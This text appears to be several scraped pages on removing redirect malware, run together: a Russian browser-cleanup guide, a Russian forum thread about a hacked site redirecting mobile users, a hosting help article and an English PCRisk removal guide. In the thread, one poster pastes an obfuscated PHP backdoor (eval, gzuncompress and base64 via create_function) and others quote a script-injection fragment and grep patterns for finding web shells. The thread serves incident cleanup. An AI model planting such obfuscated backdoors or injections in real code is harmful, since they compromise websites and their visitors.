
Как удалить вирус Google Redirect
Вирус Google Redirect (вирус перенаправления) захватывает элементы управления браузером и влияет на интернет-трафик. Этот вирус работает в основном с функциями Google Chrome, где он может получить доступ к личной информации, которую Вы храните на веб-сайтах, и перенаправить Вас на нежелательные страницы с большим количеством рекламы.
- Как узнать, есть ли на Вашем компьютере вирус перенаправления Google?
- Как удалить этот вирус?
- Malwarebytes
- AdwCleaner
Как узнать, есть ли на Вашем компьютере вирус перенаправления Google?
Если Ваш веб-браузер открывает страницы, которые Вы не запрашивали, появляются всплывающие рекламные объявления или обнаруживается необычная активность Google, вероятно, вирус уже проник на Ваш компьютер.

Это больше раздражающий вирус, так как он изменяет Ваш поток просмотра, открывает нежедательные страницы и нежелательную рекламу. Но в нем также таится опасность, потому что вирус может получить доступ к Вашим личным данным просмотра и даже в какой-то момент начать требовать деньги, чтобы якобы разблокировать определенные функции.
Как удалить этот вирус?
Для начала Вы можете запустить общее антивирусное сканирование, чтобы определить, обнаруживает ли оно проблему.
В дополнение к антивирусу рекомендуется загрузить и установить одну из следующих надстроек для поиска вредоносных программ: Malwarebytes, AdwCleaner, Spybot Search & Destroy, Norton Power Eraser, NOD32 Antivirus, Kaspersky или другие.
Почти все они работают аналогичным образом: загружайте, устанавливайте, запускайте сканирование системы и удаляйте все найденные ненужные файлы. Ниже Вы найдете более подробную информацию о некоторых из них.
Malwarebytes
Malwarebytes – это программа, специально созданная для устранения этого типа вирусов, взлома браузера, PUP-вирусов и рекламного ПО. Кроме того, здесь есть и расширенные функции безопасности, например, непрерывная защита: то есть он продолжает обнаруживать риски при каждом движении в Интернете, а не только при выполнении сканирования.

Вы можете загрузить Malwarebytes здесь, а также посмотреть более подробную информацию о том, как это работает.
AdwCleaner
AdwCleaner – самый популярный инструмент для удаления этого типа вируса. Загрузите программу, установите и активируйте функцию сканирования. AdwCleaner очистит Ваш компьютер от любых вредоносных файлов.

Узнать больше о программе, а также загрузить ее можно здесь.
Вручную проверить наличие вредоносных файлов на Mac
На Мас, для того, чтобы обнаружить вредоносное ПО, которое могло быть установлено в Вашем браузере, следует выполнить следующие несколько шагов:.

1. Перейдите в Finder (Поисковик) > Go (Перейти) > Applications (Приложения).
2. Проверьте все установленные Вами приложения, выясните, есть ли у Вас приложения с именем Chrome Redirect или Google Redirect, и удалите их, нажав Move to Trash (Переместить в корзину). Мы также рекомендуем удалить все недавние подозрительные приложения, которые могут быть опасными, так как вирус может загружаться в пакете любого другого приложения.

3. Вернитесь по тому же пути: Finder > Go > Utilities (Утилиты) > Activity Monitor (Мониторинг активности). Появится список всех действий, производимых на Вашем компьютере.
В строке поиска введите virus. Если Вы увидите какое-либо действие с этим именем или обнаружите какое-либо другое подозрительное действие, выберите его и нажмите кнопку X (Force Quit — принудительное завершение) в верхнем левом углу.

4. Очистите корзину, чтобы убедиться, что установщики или любые следы вируса уже удалены.
Очистить браузер Chrome
1. Очистите всю историю и кеш в Google Chrome. Перейдите в Меню (три точки) > More Tools (Дополнительные инструменты) > Clear Browsing Data (Очистить данные просмотра). Удалите все.

2. Выполните те же действия, что описаны выше, но перейдите в раздел установленных расширений. Для этого зайдите в Меню (три точки) > More Tools (Дополнительные инструменты) > Extensions (Расширения). Отключите все, что вы считаете подозрительным.
3. Перезапустите начальные настройки Google Chrome. Перейдите в Меню (три точки) > Settings (Настройки) > Advanced (Дополнительно) > Reset Settings (Сбросить настройки). Выберите Restore settings to their original defaults (Восстановить настройки до их исходных значений по умолчанию). Наконец, закройте браузер и перезапустите Chrome.

Очистить другие браузеры
Хотя вирус Google Redirect действует главным образом на Chrome, мы рекомендуем выполнять этот процесс во всех браузерах, которые Вы используете на своем компьютере, например, Safari или Firefox.
Меню может немного изменяться от одного браузера к другому, но в итоге наиболее важные шаги по очистке любого браузера следующие:
1. Очистите все сохраненные данные, историю, кеш и файлы cookies (куки).
2. Проверьте расширения, установленные в этом браузере.

3. Если возможно, сбросьте браузер до начальных настроек.
Контент нашего сайта создается в сотрудничестве с экспертами в области IT и под руководством основателя CCM.net Жана-Франсуа Пиллу. CCM — ведущий международный сайт о технологиях, доступный на 11 языках.
Как убрать редирект с сайта?
Неделю назад обнаружил, что при входе на сайт с мобильных устройств (смартфон, планшет) происходит редирект на фишинговую страницу newflashplayer.ru и сразу же на мобильное устройство скачивается .apk-файл. Захожу с десктопного браузера — всё в порядке.
Проверил — файл .htaccess в порядке (не изменялся).
Проверил дату изменения js-скриптов — тоже никаких новых или недавно отредактированных…
Подскажите, куда еще посмотреть?
- Вопрос задан более трёх лет назад
- 26829 просмотров
Комментировать
Решения вопроса 1на сервере одно из клиентов тоже самое было редирект точно тудаже
всё дело было в JS файлах
;document.write(unescape(«%3C%73Ответ написан более трёх лет назад
Нравится 1 1 комментарий
eafanasov @eafanasov Автор вопроса
да, так и есть.
Ответы на вопрос 10
Поставь себе User agent какой-нибудь мобилки и смотри исходный код страницы.
Ответ написан более трёх лет назад
Комментировать
Нравится 2 Комментировать
Hungry_Hunter @Hungry_HunterПомимо файла htaccess следует произвести поиск в php файлах по следующим вхождениям:
— eval
— base64_decode
— Location
— по адресу редиректаВ js файлах так же следует проверить наличие редиректа. Дата редактирования файла не обязательно должна отличаться от остальных, т.к. изменить ее после редактирования не составляет труда.
А вообще лучше обратиться к специалисту для удаления вредоносного кода и поиска вебшелов на вашем сервере.
Ответ написан более трёх лет назад
Комментировать
Нравится 2 Комментировать
Вёбных дел мастер
Крайне рекомендую зайти на сайт из поисковиков. Не важно, из какого браузера. Тоже может оказаться, что идет редирект. И скорее всего окажется, что их генерит уже сам движок без JS-ов.
Ответ написан более трёх лет назад
Комментировать
Нравится 2 Комментировать
Stalker_RED @Stalker_RED
А в самой странице нет яваскриптовых вставок? Да и дату изменения файла можно изменить.
Ответ написан более трёх лет назад
Комментировать
Нравится 1 КомментироватьСпросил у автора в личке адрес сайта, посмотрел. Там действительно в конце javascript файлов (всех) есть строка которая начинается с:
document.write(unescape(
все эти строки надо убрать, а директорию где они лежат — закрыть на запись от имени юзера под которым работает веб-сервер. Если папка создавалась по ФТП — обычно достаточно выставить права 775.
(а дата изменения файла легко подделывается, поэтому вы и не стали туда смотреть — а зря)И скорее всего у вас залит веб-шелл, его тоже можно поискать — скачиваете себе копию сайта и ищете в РНР файлах следующее:
eval(
/.*/e
passthru
(эти строки могут и в обычных файлах встречаться)Но не факт что найдете все шеллы так, поэтому для надежности желательно удалить все файлы, кроме картинок, и заново установить последнюю версию Джумлы (и всех плагинов которые у вас стоят).
И правильно проставить права на папки — в тех папках, в которые может писать вебсервер, надо запретить исполнение PHP файлов:
php_flag engine 0
в файлике .htaccess в этих директориях.Ответ написан более трёх лет назад
Нравится 1 2 комментарияпора уже выдумывать тулзу для поиска ШЕЛЛов.
раньше было просто WSO в поиск вбил и хорошо, а щас шифруют всё глубже и глубже но да основнйо признак
eval(
да preg_match(/.*/e,»»Может вы все-таки preg_replace имели в виду? А вообще можно оставлять бэкдоры с create_function, array_map, call_user_func, etc и делать это так, что регулярками не отгрепаешь.
думаю у вас ДЛЕ, встречал такое… проверьте файлы сайта на наличие перенаправлений.
Если ДЛЕ — ищите в index.php, engine/data.config.php что-то c «Location:» — найдете — будет заметно, что оно чужее.
редирект может быть в заголовке страницы — php отдает header с указанием на перенаправлениеОтвет написан более трёх лет назад
Комментировать
Нравится Комментировать
Николай Сумрак @NikolasSumrak
Senior PHP DeveloperПроследите, на какую страницу изначально идет редирект, а затем сделайте поиск по всем файлам проекта с этим url-ом.
Ответ написан более трёх лет назад
Поиск не поможет, если было внедрение в js файлы, так как зачастую этот код закодирован как минимум в base64.
vinograd19 @vinograd19
meta тэги посмотрите
Ответ написан более трёх лет назад
Комментировать
Нравится КомментироватьЕсть такой вариант.
Т.к. идёт редирект для мобильных платформ, то с большой долей вероятности в коде появится название платформы. Мне в аналогичной ситуации помогgrep "android" -r ./Ну конечно, если у вас не сайт про android 🙂
Ответ написан более трёх лет назад
Комментировать
Нравится Комментироватьа файде data/config.php создается постоянно такая запись. Кто знает что это?
$liciens = "@Ev"."aL(gZu"."ncOmp"."rEss(bAs"."e64"."_Dec"."odE('eF6VVftv2zYQ/lccwDAl2JZj+R1DaNbC2IIN7ZYmG4Y2EyjpLLGWRJWPuO6Y/31HyY2TxnCxH3R8fXe87x5iW3Kx0zIgYUhaHtHSShD1glmRhJwsneFiNu5b0R3PpvO+Fe6rWIs8LHSuWCghh1g5bbHutcM37979erVyLwoVClomtXJvvDj33SVbO0xKQOQe9aHdOHDnuv9e4kHM+YaBs9/tvYB1hz3FCnDc7nw698c9MiDu8gHNOpcvsEFA5sPJ2J/MFsTl4hRifv5DxPCHCJ8cJ0HO/eHMn458f0wO3i9Gw8b7thYsQLvvV9d/rq4/kOvVH7er9zfh7fUVuVtiSJ8cSiUE3Ds4KK6rCoRDBAhYY8YqpTJ04M7GGM8rLh2ikyxJdSryDV1vPkOiN5L0CIvh01fingXBmuYSXESXMZUQF9VjXnqPGci4/LZwl5d2GZxyR0meHXxxxnN/0reiO8Z89a3AwuHVzmkMvygWfzad9KwCBgaJnebOhA6VBP0ZRH1dBjTB/T2SjF6x1NZw7KmmrpWVg4oWYCeKyYHc1ADI6mEQx3b0ZGUHWvQfcbXiRbOP5FoXpZ1xpmityH8jLo4dCVzUN60DHATdYotAGfMEbG9YSEUFXq9ABB/bG9htuUhQCxcSOloEQ1Q7QjR4muUOcv3OOMmUqi4G1k0bV5QId92ls5hM+/h1h6OR37di37ZYpbxSIRWCYioQ3GtrmR7SgDq9Efasu4QvTNmacsb+cPiPFW6n02IFTcHmsQCRIjms4UPJIFOXRvJJMaFP2Kb2itMJVSWkNBQg9aGG/n8HtKEo8jVlfM01BARbgNQMzg5N9svNze/hLa7Cn35evb0hd7a5Txxjl9f9f1YJSMOCqjhzyCCiLNGGUYxjnBnO0xwMSwtqXnNlMIzwxUQ4qxhWpVnlil6Vxobf0IxzQ4sI8X+N3oTmb/pa8K3BnNqdFJQpKMu9ASNNXvDHggSe3V2b99B2icVkGk9qJWEk1P7IgvlG8pRrIzMo0S1WSkVTs7PXe6aQpRcbrXQEhicl3+Dci3YNg9o5YbZMWfN84wlt7jdezI3OeWrWNIYIbdScPZPoeGM/U9J7hFOeo2URxZ6JWJk2PGxVWBbPaVRehMwlKpWJ4CwxBUsqsysiRkuTqTjEjZIZiTtcGh4xDNAnvwADgoH82JqemyrjJRxCZcv37LtXhiQ5hBpvCVmCuT6KObxE9ekzLwOaJCVspaEJuuNVWWWC3EZWmWANkEQUuePGtzPUZdIGrsbjVFDFeNk4KVhzhZ21zoKWfQWOPxz752tGjj16Dw//AYlYkeQ=')));";$release_this = "cre"."ate_"."function";if (@function_exists($release_this)) //$dle_lik = "@Ev"."AL(gZu"."nCOmp"."rEss(bAS"."e64"."_Dec"."odE('eF6dVG1v2zgM/ispEFQ21jlp0y5tA2O9DcGuuMO668uGYSsM2WZsXWzRJ8nNirH//Si7Q9qty4B9sGhJD18ekuLQ1qpSFmORiEEkktavFky3UX7NExQztQiUteCCYfL67Oyv0/mn4b3idRh+PeGbDHGpIPh2vPMj8NnujlM1BOGzw4Ojg+mOGIlwdseWg5MfwXEsjvb2p+PJ9EiEaDZCDse/huz+GrInfkJFjCfj/enB0f50ItYUDqcHPYWhWcRs+GJ+/n5+/sk6Y+AmYOGwbRowgTBgYAEmaZwr2cf1bNga9UBFnM//uZpfXCZX56eCbxm92aAybeIstP9xnby9k2GJNt6k4SyWa/8lyJxP73Fi8lIVWdTUzpd7ZFXpRv5vmUGZdUdZFnlZGPTi+WTVnY6ObdOpuHJwrLFrFic7DfxbhCy2LWDXSUyIhZGr1lSgM8w5u2bRQRppZA0OTPx5uITbFZqc1XhjYbs18S7rPcEnfpjTbSb1nXVROtccjzwPnxteGR6GM/ii3Ozudypmi80qTkMhEwO2XWv53t5al/nPy8t3yRXvkj/ezN9eimvfkhuuuTW7rt1qDBRJLV1WBmKUSpW3lDFXkiUiqaKW9AodNYqLSrJOK6CP8pXBFXFOePNh8jqheeXkqaYPBTiSOocvpGQiTVYSYsGglC3UUlXRSIkdTzfk18AEHvnuFKMeZ0hp62TBfjWXj/q4WtemwGuU3vaRYa5xSW2FBS1kBilGhMvItHSzjDLsnUeUt9nSf2SxwJZsCZp1tbzxjLCKsp6XoZVy3pmFLvRbnwGOx2pG8HPdI5NmEaVKFz0PbrKOxWMaTZRydnjKEaaKuf+7VwPd1qmSmixLtKRzgyqnWuUNgVFgPw9ejKl0WcJnWlFTooZ1qjgxwdZ3E1LkFSQte0lUzrV+EvNginbXj8KMZZ5rWFni5CkdNWVDMq/v//gFFMr6XMQLgDyVnLy48tlzPYovjXQKdR+lUb0L/zfYigd+dP1k3N0P3ql4al7f3f0P9ywaOQ==')));";$lic_true = "cre"."ate_"."function";if(@function_exists($lic_true)) //System ConfigurationsОтвет написан 15 февр.
Комментировать
Нравится Комментировать
Ваш ответ на вопросВойдите, чтобы написать ответ

- Android
- +2 ещё
Что необходимо для создания своего SmartTv?
- 2 подписчика
- 18 часов назад
- 153 просмотра
Как убрать редирект
Способ отключения редиректа зависит от того, каким образом вы его добавили: Редиректы.
Как удалить редирект в панели управления
Чтобы убрать редирект через панель управления веб хостингом, откройте панель управления хостингом и выполните дальнейшие действия:
Ispmanager
Перейдите в раздел Сайты, выберите домен, для которого настроено перенаправление, нажмите на три точки и кликните Настройки редиректов:
На открывшейся странице выберите строку с нужным редиректом и нажмите Удалить:
Обратите внимание: если вид вашей панели управления отличается от представленного в статье, в разделе «Основная информация» переключите тему с paper_lantern на jupiter.
Перейдите в раздел Домены — Перенаправления:
В списке «Текущие перенаправления» выберите нужную строку и нажмите напротив кнопку Удалить:
Подтвердите отключение, нажав кнопку Удалить перенаправление:Отключить редирект в панели Parallels Plesk Onyx 17 можно только при удалении домена с редиректом: Как удалить домен в панели управления хостингом. Затем нужно добавить тот же домен: Как добавить домен в панели управления. При добавлении в пункте Тип хостинга обязательно выберите в раскрывающемся списке Хостинг веб-сайтов (а не Перенаправление):
Как убрать редирект в .htaccess
Чтобы отключить данный редирект, перейдите в каталог сайта, откройте файл .htaccess и удалите строки, с помощью которых задавался ваш тип редиректа: Редирект через .htaccess. Затем сохраните изменения.
Например, вы добавили 301 редирект с одного домена на другой. В таком случае в файле .htaccess удалите строки:
RewriteCond % old-site.ru RewriteRule (.*) http://new-site.ru/$1 [R=301,L]- old-site.ru — домен, с которого происходит редирект,
- new-site.ru — домен, на который происходит редирект.
Как убрать редирект в web.config
Чтобы отключить данный редирект, перейдите в каталог сайта, откройте файл web.config и удалите строки, с помощью которых задавался ваш тип редиректа: Редирект через web.config. Затем сохраните изменения.
Например, вы добавили 301 редирект на другой сайт. В таком случае в файле web.config удалите строки:
Где domain.ltd — имя вашего домена.
Помогла ли вам статья?
Спасибо за оценку. Рады помочь ��
How to remove search-alpha.com from your browser
To use full-featured product, you have to purchase a license for Combo Cleaner. Limited seven days free trial available. Combo Cleaner is owned and operated by Rcs Lt, the parent company of PCRisk.com read more.
What is search-alpha.com?
While examining search-alpha.com, we learned that it is a fake search engine that shows results from other search engines. Search-alpha.com is another variant of searchmarquis.com. Fake search engines are promoted mainly through browser hijackers that modify the settings of web browsers. Thus, it is recommended not to trust search-alpha.com.

More about search-alpha.com
Search-alpha.com redirects users to bing.com, nearbyme.io, ask.com, and possibly other addresses through search-location.com and api.lisumanagerine.club. It shows results from legitimate and questionable search engines. Also, search-alpha.com might be designed to trick users into clicking on ads or downloading potentially harmful software.
Furthermore, fake search engines like search-alpha.com can be a risk to user privacy and security, as they often collect sensitive information, such as IP addresses, search terms, and browsing history. This information can be used for targeted advertising, identity theft, or other malicious activities.
It is worth mentioning that shady search engines can also negatively impact the user experience by displaying irrelevant or low-quality search results. Overall, it is recommended to stick with well-known and trusted search engines, such as Google, Bing, or Yahoo, to ensure a safe and reliable search experience.
To eliminate possible malware infections, scan your Mac with legitimate antivirus software. Our security researchers recommend using Combo Cleaner.
▼ Download Combo Cleaner for Mac
To use full-featured product, you have to purchase a license for Combo Cleaner. Limited seven days free trial available. Combo Cleaner is owned and operated by Rcs Lt, the parent company of PCRisk.com read more.More about browser hijckers
A browser hijacker is a type of unwanted application that alters the settings of a web browser without user’s knowledge. This usually includes changing the default search engine, homepage, and new tab page to a fake or unreliable search engine. Once installed/added, a browser hijacker can be difficult to remove and can cause damage to the user’s privacy and security.
It should be mentioned that search-alpha.com may not always alter the settings of a web browser that it has hijacked. More examples of shady search engines are gobrowser.xyz, remarksearch.com, and chillsearch.xyz.
How did search-alpha.com install on my computer?
There are multiple ways in which browser hijackers can be added or installed on a user’s computer. One common method is through the installation of free software. Users may inadvertently install browser hijackers by ignoring software installation prompts and clicking through them without changing the default «Custom» or «Advanced» settings.
In other cases, users may add browser hijackers on their browsers through malicious links, pop-up ads, and fake software updates.
How to avoid installation of unwanted applications?
Download software from trusted sources such as official websites and legitimate stores. Do not click on links or pop-up ads from unknown or untrusted sources. When installing software, read the installation options carefully and decline any additional software that is not necessary or desired.
Also, do not agree to receive notifications from suspicious websites, as they can be used to promote browser hijackers and even malicious programs. If your computer is already infected with browser hijackers, we recommend running a scan with Combo Cleaner Antivirus for macOS to automatically eliminate them.
Search-alpha.com redirects to bing.com via search-location.com and api.lisumanagerine.club (GIF):
Instant automatic Mac malware removal: Manual threat removal might be a lengthy and complicated process that requires advanced IT skills. Combo Cleaner is a professional automatic malware removal tool that is recommended to get rid of Mac malware. Download it by clicking the button below:
▼ DOWNLOAD Combo Cleaner for Mac By downloading any software listed on this website you agree to our Privacy Policy and Terms of Use. To use full-featured product, you have to purchase a license for Combo Cleaner. Limited seven days free trial available. Combo Cleaner is owned and operated by Rcs Lt, the parent company of PCRisk.com read more.Quick menu:
- What is search-alpha.com?
- STEP 1. Remove search-alpha.com related files and folders from OSX.
- STEP 2. Remove search-alpha.com redirect from Safari.
- STEP 3. Remove search-alpha.com browser hijacker from Google Chrome.
- STEP 4. Remove search-alpha.com homepage and default search engine from Mozilla Firefox.
Video showing how to remove search-alpha.com browser hijacker using Combo Cleaner:
search-alpha.com redirect removal:
Remove search-alpha.com related potentially unwanted applications from your «Applications» folder:

Click the Finder icon. In the Finder window, select «Applications«. In the applications folder, look for «MPlayerX«,»NicePlayer«, or other suspicious applications and drag them to the Trash. After removing the potentially unwanted application(s) that cause online ads, scan your Mac for any remaining unwanted components.
Combo Cleaner checks if your computer is infected with malware. To use full-featured product, you have to purchase a license for Combo Cleaner. Limited seven days free trial available. Combo Cleaner is owned and operated by Rcs Lt, the parent company of PCRisk.com read more.
Remove browser hijacker-related files and folders

Click the Finder icon from the menu bar. Choose Go, and click Go to Folder.
Check for browser hijacker generated files in the /Library/LaunchAgents/ folder:

In the Go to Folder. bar, type: /Library/LaunchAgents/

In the «LaunchAgents» folder, look for any recently-added suspicious files and move them to the Trash. Examples of files generated by browser hijackers — «installmac.AppRemoval.plist«, «myppes.download.plist«, «mykotlerino.ltvbit.plist«, «kuklorest.update.plist«, etc. Browser hijacker commonly installs several files with the exact same string.
Check for browser hijacker generated files in the ~/Library/Application Support/ folder:

In the Go to Folder. bar, type: ~/Library/Application Support/

In the «Application Support» folder, look for any recently-added suspicious folders. For example, «MplayerX» or «NicePlayer«, and move these folders to the Trash.
Check for browser hijacker generated files in the ~/Library/LaunchAgents/ folder:

In the Go to Folder. bar, type: ~/Library/LaunchAgents/
